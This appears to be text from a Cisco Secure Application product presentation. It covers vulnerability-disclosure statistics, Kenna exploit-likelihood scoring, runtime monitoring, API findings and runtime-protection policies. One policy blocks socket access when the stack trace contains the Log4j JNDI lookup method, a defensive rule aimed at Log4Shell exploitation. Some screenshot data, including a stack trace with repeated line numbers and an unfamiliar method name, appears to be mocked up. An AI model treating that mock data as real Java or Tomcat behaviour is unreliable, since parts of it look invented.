☐	org.springframework:spring-context:4.3.6.RELEASE	staging-sock-shop	orders (1)	28	3.7 Low
☐	org.hibernate:hibernate-validator:5.2.4.Final	staging-sock-shop	orders (1)	28	7.0 High
☐	org.springframework:spring-web:4.3.6.RELEASE	staging-sock-shop	orders (1)	27	8.6 High
☐	org.springframework:spring-expression:4.3.6.RELEASE	staging-sock-shop	orders (1)	25	5.3 Medium

Rate of Vulnerability Disclosure

CVEs Per Year



CVEs from NVD

190,359

Average CVEs
Published Per Day

68

2022

25,059

24% Y/Y

2023 Q1

17% Q/Q

Our research shows us that...


- There were an average of **68 new** software vulnerabilities published every day in 2022
- **95%** of IT assets have at least one highly exploitable vulnerability.
- Organizations are remediating around **1 in 10** vulnerabilities in any month.
- Twitter mentions to prioritize software fixes are **2X** as effective at reducing organizational exploitation as CVSS.



Source: Prioritization to Prediction, Volume 8, The Cyentia Institute & Kenna Security

Which vulnerabilities are truly risky?

CVEs in the NVD: Observed and Exploited



Roughly **5% of CVEs** in the NVD are *observed* in enterprises and *exploited* in the wild.


These are the ones you want to prioritize for remediation.

Source: Prioritization to Prediction, Volume 5, Kenna Security & The Cyentia Institute

Determine likelihood of exploit with Kenna

Use data science to identify real vulnerability risk

- Machine learning leveraging real-time and historical data to predict exploitation
- Leverage a better remediation methodology compared to CVSS
- Native backend integration maps Kenna scores to discovered vulns
- Combine findings into vuln and threat context for business risk scores



Cisco Kenna cuts through the noise

Kenna looks at various categories of vulnerability data to understand what happens to a CVE during all stages of its life, from the assignment of a CVE to the unlikely event of an exploitation in the wild.

Volume & velocity data is different than a “Yes/No” data point. It tells you: *In the past 24 hours, 7240 machines have been exploited using a CVE.*

Data Categories

MITRE & NVD
Vulnerability Scoring
Early Warning Chatter

Exploit Databases
Malware Analysis

Threat Actors
Malware Families

Volume & Velocity of
Exploitation in the Wild

Kenna Machine Learning Model-Based Risk Scoring


This incorporates the **prediction** of exploitation publication and exploitation event (94% accuracy)



High-risk remediation strategies

High-Risk CVEs by Remediation Strategy

A real dataset of 184,306 vulnerabilities



1.09% of these CVEs are considered high-risk by Kenna

- ✓ 134,903 fewer vulnerabilities to remediate compared to the scanner
- ✓ 98,016 fewer vulnerabilities to remediate compared to CVSS

Missed high-risk vulns

111 CVEs found high by Kenna but not found high by scanner

51 CVEs found high by Kenna but not found high by CVSS

Runtime Monitoring

Observe access to resources and critical behaviors

Automatically instrumented
Nothing to configure for collection to start

Safe for production
Imperceptible impact on performance

Controlled with policy
Tailor what is monitored to your environments' needs

The screenshot displays the Cisco Secure Application interface. The main header shows the Cisco logo and the title 'Cisco Secure Application'. Below this, there's a 'SUMMARY' section with details about the event: ID (BossOsprey), Source (Internal), Outcome (Observed), Observation Type (NETWORK), Application (Cluster-Agent-Demo), Tier (Nodes) (WebTier (1)), and Lifespan (1 Second). To the right of the summary is an 'OBSERVATION' section with a 'Notes entered' field and a 'Copy' button. Below the summary is an 'Events (1)' section with a table showing the event details. The table has columns for Event Type, Observation Type, Application, Tier (Nodes), and Timestamp. The event shown is 'SOCKET_RESOLVE' of type 'NETWORK' for 'Cluster-Agent-Demo' in the 'WebTier (1)' tier, occurring '2 days ago'. To the right of the table is a 'Stack Trace' section showing the full stack of the event, starting with 'sun.nio.ch.Net.getRevealedLocalAddress (Net.java:175)'. At the bottom right, there's a 'Timestamp' section showing the event occurred on '05-02-2022 12:30:59 EDT' at 'WebTier--7' with 'Vulnerabilities: SOCKET_RESOLVE', 'Classname: java.net.SocketPermission', 'Ptype: SOCKET', 'Socket Out: 192.168.27.28', 'Host Context: devops-offers-web-v2-5b688ffc7-vhp2t', 'Method Name: sun.nio.ch.Net.getRevealedLocalAddress', and 'Stack Trace: sun.nio.ch.Net.getRevealedLocalAddress (Net.java:175)'.

Cisco Secure Application

SUMMARY

ID: BossOsprey

Source: Internal

Outcome: Observed

Observation Type (Events): NETWORK (1)

Application: Cluster-Agent-Demo

Tier (Nodes): WebTier (1)

Lifespan: 1 Second (05-02-2022 12:30:59 EDT - 05-02-2022 12:30:59 EDT)

OBSERVATION

Notes entered

Copy

Events (1)

Event Type	Observation Type	Application	Tier (Nodes)	Timestamp
SOCKET_RESOLVE	NETWORK	Cluster-Agent-Demo	WebTier (1)	2 days ago

Show 10

Stack Trace

```
sun.nio.ch.Net.getRevealedLocalAddress (Net.java:175)
sun.nio.ch.SocketAdaptor.getRevealedLocalAddress (SocketAdaptor.java:1356)
org.apache.tomcat.util.net.SocketWrapperBase.getLocalName (Request.java:432)
org.apache.catalina.connector.Request.getLocalName (Request.java:432)
org.apache.catalina.valves.RemoteIpValve.invoke (RemoteIpValve.java:1356)
org.apache.catalina.connector.CoyoteAdapter.service (CoyoteAdapter.java:1356)
org.apache.coyote.http11.Http11Processor.service (Http11Processor.java:1356)
org.apache.coyote.AbstractProcessorLight.process (AbstractProcessorLight.java:1356)
org.apache.coyote.AbstractProtocol$ConnectionHandler.process (AbstractProtocol$ConnectionHandler.java:1356)
org.apache.tomcat.util.net.NioEndpoint$SocketProcessor.doRun (NioEndpoint$SocketProcessor.java:1356)
org.apache.tomcat.util.net.SocketProcessorBase.run (SocketProcessorBase.java:1356)
java.util.concurrent.ThreadPoolExecutor.runWorker (ThreadPoolExecutor.java:1356)
java.lang.Thread.run (Thread.java:748)
```

Timestamp: 05-02-2022 12:30:59 EDT

Affected Node: WebTier--7

Vulnerabilities: SOCKET_RESOLVE

Classname: java.net.SocketPermission

Ptype: SOCKET

Socket Out: 192.168.27.28

Host Context: devops-offers-web-v2-5b688ffc7-vhp2t

Method Name: sun.nio.ch.Net.getRevealedLocalAddress

Stack Trace: sun.nio.ch.Net.getRevealedLocalAddress (Net.java:175)

Monitored Runtime Events

Java and .NET



Command
execution



HTTP
transactions



Filesystem
access



Method
invocation



Socket
activity



SQL DB
access



Class
deserialization



Exceptions

.NET currently supports Command Execution

Attack Detection

Find threats in monitored runtime events

Analyze runtime events


Parse and process application behaviors against our detection engine

Expose attack trigger

Identify and expose what is of most interest from the event

Correlate vulnerable code

Show when known vulnerability was exploited in the attack



Vulnerable Behavior Detection


Identify when vulnerable code has been reached

Monitor vuln method usage

Remediate the libraries that introduce the biggest risk

Identify risky runtime events

Investigate and remediate call paths to vulnerable code



API Security Insights from Panoptica

Identify risk introduced by 3rd-party APIs

- Automatic discovery of API dependencies
- Determine security posture of APIs
- Native backend integration requiring no configuration
- Findings combined into application context for business risk scoring

The screenshot displays the Cisco Secure Application interface. At the top, the Cisco logo and 'Cisco Secure Application' are visible. Below this is a table titled 'Panoptica Findings' with columns for 'Panoptica Findings', 'Category', and 'Severity'. The table lists six findings, all categorized as 'NETWORK' or 'APPLICATION' with varying severity levels. A detailed view for 'Occurrence 1' is shown on the right, providing information about affected endpoints, the asset, a description of the vulnerability, and associated CVE and CVSS identifiers.

Panoptica Findings	Category	Severity ↓
TLS Version	NETWORK	High
TLS Version	NETWORK	High
TLS Version	NETWORK	High
Self-signed certificate	NETWORK	Medium
Security configuration	NETWORK	Low
Missing required headers	APPLICATION	Low

Occurrence 1
Affected Endpoints 69.160.80.149:443
Asset 69.160.80.149:443
Description Unspecified vulnerability PHP before 5.3.15 and 5.4 related to an \overflow.\
cve_id CVE-2012-2688
cvss 10.0


Runtime Protection

Reduce alert fatigue and provide more targeted protections

Control runtime behavior
Without having to touch any code

Use stack traces & behavior
Buy devs time with targeted protection

Block access to sensitive resources
Enforce compliance across applications



The screenshot shows the Cisco Secure Application interface. At the top, there's a search bar with the text "Name Search...". Below it is a table with columns: Name, Application, Tier, Rules, Default Action, and Enable Policy. The table lists several rules, including "Network or socket access (NETWORK)", "Libraries loaded at runtime (LIBRARIES)", "Web transaction (TRANSACTION)", "Database queries (DATABASE)", "Headers in http transactions (HTTP_RESPONSE_HEADER)", "Class deserialization at runtime (DESERIAL)", "Unhandled exceptions (EXCEPTION)", "Cookies in outgoing http response (HTTP_COOKIE)", and "Filesystem access (FILE)". Each rule has a "Name" column with a help icon, an "Application" column with "All", a "Tier" column with "All", a "Rules" column with specific conditions and actions (e.g., "if stack trace contains org.apache.logging.log4j.core.net.JndiManager.lookup, Block"), a "Default Action" column with "Detect", and an "Enable Policy" column with "Yes".

Name	Application	Tier	Rules	Default Action	Enable Policy
Network or socket access (NETWORK) ⓘ	All	All	if stack trace contains org.apache.logging.log4j.core.net.JndiManager.lookup, Block ⓘ	Detect	Yes
Libraries loaded at runtime (LIBRARIES) ⓘ	All	All		Detect	Yes
Web transaction (TRANSACTION) ⓘ	All	All		Detect	Yes
Database queries (DATABASE) ⓘ	All	All		Detect	Yes
Headers in http transactions (HTTP_RESPONSE_HEADER) ⓘ	All	All	Strict-Transport-Security: Detect X-Frame-Options: Detect X-XSS-Protection: Detect X-Content-Type-Options: Detect	Detect	Yes
Class deserialization at runtime (DESERIAL) ⓘ	All	All		Detect	Yes
Unhandled exceptions (EXCEPTION) ⓘ	All	All		Detect	Yes
Cookies in outgoing http response (HTTP_COOKIE) ⓘ	All	All		Detect	Yes
Filesystem access (FILE) ⓘ	All	All	if filename starts with 45, Block ⓘ if filename starts with 34, Block ⓘ if filename starts with 34, Block ⓘ	Detect	Yes

Vulnerability Patching

Protect against vulnerabilities without writing any code

Block use of vulnerable functions

Buy time for teams to investigate and remediate

Add HTTP security headers
Devs don't need to modify legacy apps

The screenshot shows the Cisco Secure Application interface. At the top, there's a header with the Cisco logo and 'Cisco Secure Application'. Below that, a section titled 'Add Policy' contains a form. The 'Name' field is filled with 'Headers in http transactions (HTTP_RESPONSE_HEADER)'. Under the 'Headers' section, there's a table with three rows:


Content-Security-Policy	Patch	with	default-src https:
X-Frame-Options:	Ignore		
X-XSS-Protection:	Detect		

A blue callout box points to the 'Content-Security-Policy' row, containing the text: `Content-Security-Policy: default-src https;;`

On the right side, a green box displays an HTTP response snippet:

```
HTTP/1.1 200 OK
Date: Tue, 01 Jun 2021 20:55:5
Content-Type: text/html; chars
Server: example
```


Where should we focus our energy to reduce risk to our digital business?



